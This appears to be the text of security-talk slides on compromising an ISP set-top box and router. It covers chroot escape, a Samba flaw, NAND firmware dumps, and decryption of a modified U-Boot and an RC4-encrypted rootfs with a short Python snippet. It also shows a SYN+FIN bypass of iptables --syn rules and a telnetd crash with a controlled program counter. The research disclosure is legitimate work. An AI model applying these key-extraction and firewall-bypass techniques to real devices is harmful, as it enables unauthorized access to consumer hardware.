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
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
Chroot escape

# Environment

- /proc is not mounted
- ps: send signal 0 to every process (0 - 65535)
- 30 process running
- 3 with our restricted privileges: busybox, fcgi and nginx

# Unsuccessful attempts to gain root privileges

- Local process exploitation
- eg: SQLite database modification: `LOAD_EXTENSION` is disabled by default
- Samba is running in another chroot
- Vulnerability in another daemon: file read and write in Samba chroot
- Rewrite Samba configuration file... which is recreated from scratch on restart
- Get `/usr/sbin/smbd` and wait a few days



# Vuln #4: Samba

## Samba pre-3.4 Security Issue

Patches for 3.0, 3.2, and 3.3 got released in order to address CVE-2012-0870 (Remote code execution vulnerability in smbd).

See the security announcement for more details.



## BIM

```
# id
uid=0(root) gid=0(root)
# ls -l /
total 0
drwxr-xr-x    2 root      root          840 Dec  2 20:15 bin
drwxr-xr-x    2 root      root           3 Feb 24  2010 ctmp
drwxr-xr-x   12 root      root          2614 Dec  2 20:16 dev
drwxr-xr-x   11 root      root          759 Dec  2 20:15 etc
drwxrwxrwt   3 root      root          60 Jan  1  2009 exports
drwxr-xr-x    2 root      root           3 Feb 24  2010 home
drwxr-xr-x    3 root      root          2285 Dec  2 20:16 lib
drwxr-xr-x    3 root      root           60 Jan  1  2009 media
-rw-r--r--    1 root      root           0 Dec  2 20:15 minirc.dfl
drwxr-xr-x    5 root      root          100 Jan  1  2009 mnt
drwxr-xr-x    2 root      root           3 Feb 24  2010 opt
dr-xr-xr-x  183 root      root           0 Jan  1  1970 proc
drwxr-xr-x    3 root      root           60 Dec  2 20:15 root
drwxr-xr-x    2 root      root          1010 Dec  2 20:15 sbin
drwxr-xr-x   11 root      root           0 Jan  1  1970 sys
drwxr-xr-x    2 root      root           38 Dec  2 20:16 tftpboot
drwxrwxrwt   4 root      root          800 Mar 25 23:16 tmp
drwxr-xr-x    7 root      root          101 Dec  2 20:15 usr
drwxr-xr-x    9 root      root          172 Dec  2 20:15 var
```



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
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
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# NAND read

Firmware can be downloaded from operator network or NAND

```
# for i in `seq 0 5`; do
    echo -n "$i - ";
    cat /sys/class/mtd/mtd$i/name;
done

0 - all
1 - u-boot          ; bootloader
2 - serial
3 - calibration
4 - bank1           ; firmware
5 - nvram           ; non volatile RAM

# dd if=/dev/mtd4 of=bank1 bs=4096
```

# Dump of bootloader

- Firmware seems to be encrypted
- Bootloader is readable from a NAND
- NAND content is repeated every 0x20000 bytes
- dd if=/dev/mtd1 of=u-boot bs=4096 count=32

```
$ strings -n 10 u-boot
- Decompress ...
- Decompression failed.
- Decompress done, jumping.
CodeReal: invalid data
Signal raised!
```

# WTFLZMA

- The first part (ARM code) extracts a second part (.kwb image)
- The second part is compressed with LZMA

## Unknown header

```
$ dd if=mtd1_u-boot bs=1 skip=$((0x1928)) | hd | head -5
00000000 00 00 f8 1f 00 00 f8 1f 8f b1 01 00 5d 00 00 80 |.....]...
00000010 00 00 09 00 30 ef c7 1f 4c be d8 8a 91 63 d9 78 |...0...L....c.x|
00000020 f4 4b f1 ef 83 82 bc ed 7c e3 11 b9 1a 0d 8d f1 |.K.....|....|
00000030 10 32 4d 5c c2 13 6d 79 01 4e e6 02 70 3b a9 34 |.2M\..my.N..p;.|4|
00000040 31 c1 58 7d 84 88 26 91 b8 23 68 65 d0 90 e0 49 |1.X}..&..#he...I|
```

## Smart fuzzing

```
$ dd if=mtd1_u-boot.patched bs=1 skip=$((0x1928)) | hd | head -5
00000000 00 00 f8 1f 00 00 f8 1f 8f b1 01 00 5d ff ff ff |.....]...
00000010 ff ff ff ff ff ff ff ff 00 09 00 30 ef c7 1f |.....0...|
00000020 4c be d8 8a 91 63 d9 78 f4 4b f1 ef 83 82 bc ed |L....c.x.K....|
00000030 7c e3 11 b9 1a 0d 8d f1 10 32 4d 5c c2 13 6d 79 ||.....2M\..my|
00000040 01 4e e6 02 70 3b a9 34 31 c1 58 7d 84 88 26 91 |.N..p;.|41.X}..&.|
```

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Firmware retrieval and bootloader extraction

Router

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Firmware

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Bonus

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# U-Boot ?

```
$ strings u-boot.kwb | grep -i 'u-boot'  
U-Boot 2009.06-rc2-00065-gf5769a4-dirty (Sep 17 2010 - 18:09:06)
```

- U-Boot doesn't support encryption?



# U-Boot steps<sup>1</sup>

- ① Invoke U-Boot
- ② Starts running from ROM (0x00000000)
- ③ Relocates itself to RAM (0x1ff80000)
- ④ Initial setup of hardware, initialization
- ⑤ Locate the kernel and decompress it
- ⑥ Check CRC of kernel
- ⑦ Transfers control to kernel image
- ⑧ Kernel boots

<sup>1</sup>[http://elinux.org/images/2/28/Trusted\\_Boot\\_Loader.pdf](http://elinux.org/images/2/28/Trusted_Boot_Loader.pdf)

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- ⑥ **Check signature and decrypt kernel**
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# Modified U-Boot: kernel decryption

- ① Read firmware from NAND partition
- ② Firmware contains 2 encrypted parts: `kernel` and `rootfs`
- ③ Public key (RSA 1024) stored in the bootloader, used to check the kernel signature (SHA1)
- ④ A session key is decrypted (AES) with a key stored in the bootloader (128 bits)
- ⑤ Kernel is decrypted with this session key (AES, 128 bits)
- ⑥ Kernel is decompressed (LZMA)
- ⑦ Kernel boots

# File system decryption

- Kernel contains a key used to decrypt the file system
- Use elite IDA script to extract it. Or subtile regexp:  
`re.findall('\x00[0-9a-f]{64}\x00', kernel)`

```
with open('rootfs.sqfs.enc') as fp:  
    rootfs_encrypted = fp.read()  
  
rc4 = ARC4.new(KERNEL_KEY)  
rc4.decrypt('a' * 3072)  
rootfs = rc4.decrypt(rootfs_encrypted)
```

- SquashFS compressed with LZMA



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File system decryption

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Firmware

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# Plan



# Router firmware flashing: easy way

```
firmware = signed(encrypted(kernel)) + encrypted(rootfs)
```

- Custom rootfs: rwx partition, SSH access
- Keep kernel, build custom firmware
- If flash fails, reboots on rescue partition

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Untethering

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# Router firmware flashing: the hardway

- Alternative solution: flash bootloader
  - eg: custom U-Boot loading unsigned kernel through TFTP
  - One shot



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# Plan



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# Plan



# IPv6

## 6to4 tunnel

```
# ifconfig | grep -B 2 inet6
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.255.255.0
        inet6 addr: ::1/128 Scope:Host
--
sit1    Link encap:IPv6-in-IPv4
        inet6 addr: ::xxx.xxx.xxx.xxx/128 Scope:Compat
        inet6 addr: xxxx:xxxx:xxxx:xxxx:1/128 Scope:Global
```



# iptables & ip6tables configuration

IPv4: allow 6to4

```
iptables -P INPUT DROP
iptables -A INPUT -i eth1.835 -p 41 -j ACCEPT
```

IPv6: drop new incoming connections

```
ip6tables -A INPUT -i sit1 -p tcp --syn -j DROP
ip6tables -A INPUT -i sit1 -p tcp -j ACCEPT
```



# iptables documentation

```
man iptables
```

```
[!] --syn
```

Only match TCP packets with the SYN bit set and the ACK,RST and FIN bits cleared. Such packets are used to request TCP connection initiation; for example, blocking such packets coming in an interface will prevent incoming TCP connections, but outgoing TCP connections will be unaffected. It is equivalent to --tcp-flags SYN,RST,ACK,FIN SYN. If the "!" flag precedes the "--syn", the sense of the option is inverted.

# Hi iptables!

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15	2.321397	[REDACTED]	[REDACTED]	TCP	2012 > 30129 [SYN, ACK] Seq=0 Ack=0 Win=14200 Len=0 MSS=14200																																																																														
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# Meanwhile, on bugzilla.redhat.com

→   [https://bugzilla.redhat.com/show\\_bug.cgi?id=826702](https://bugzilla.redhat.com/show_bug.cgi?id=826702)

**Kurt Seifried 2012-05-30 15:45:29 EDT** [Description](#)

Originally reported as a DoS related issue:

<http://git.kernel.org/?p=linux/kernel/git/davem/net-next.git;a=commitdiff;h=fdf5af0daf8019cec2396cdef8fb042d80fe71fa>

Denys Fedoryshchenko reported that SYN+FIN attacks were bringing his linux machines to their limits.

Dont call conn\_request() if the TCP flags includes SYN flag

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This issue also allows bypass of --syn rules in iptables:

<http://www.spinics.net/lists/netfilter-devel/msg21248.html>

Unfortunately, with current stable Linux kernel release (as well as with most of the previous versions) blocking TCP packets with the SYN bit set and the ACK,RST and FIN bits cleared won't prevent incoming TCP connections.


It should be noted that the combination of SYN+FIN in a TCP-IP packet is generally "illegal" and serves no legitimate purpose.

# Anybody listening?

```
# netstat -plant | grep :::  
tcp      0      0 ::::53      ::::*      LISTEN      2648/dnsmasq  
tcp      0      0 ::::51413    ::::*      LISTEN      2481/transmission-d  
tcp      0      0 ::::2012    ::::*      LISTEN      1532/telnetd  
  
# ps fx | grep 2012  
1532 ?      Ss      0:00  \_ telnetd -F -l /usr/bin/ioscli -p 2012
```



# Smells like remote root



```

# gdb -p 1532
(gdb) c
enable
configure terminal
interface range aaaaaaaaa[...]

Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
(gdb) bt
#0 0x41424344 in ?? ()
#1 0x0000d3dc in ?? ()
Cannot access memory at address 0x61616161

```

# Argh #3

- Custom library to read lines from *stdin*,
- Unprintable characters are filtered.

# Conclusion: numbers

Device	Fail #	Vulnerability #
Set-top-box	1 no /bin/sh	2 Flash Player /dev/pvrsrvkm
Router	5 no /bin/sh include os.execute Lua interpreter Samba conf	7 file read/write CSRF include loadlib XN bypass file read in chroot Samba
<b>Total</b>	<b>6</b>	<b>9</b>

# Conclusion

## Similar to mobile security

- Several vulnerabilities needed to fully compromise each device.
- chroot environments hardened.
- Smart filtering at every level.
- Lack of TPM chip to ensure that bootloader is trusted.

Many thanks to our customer.

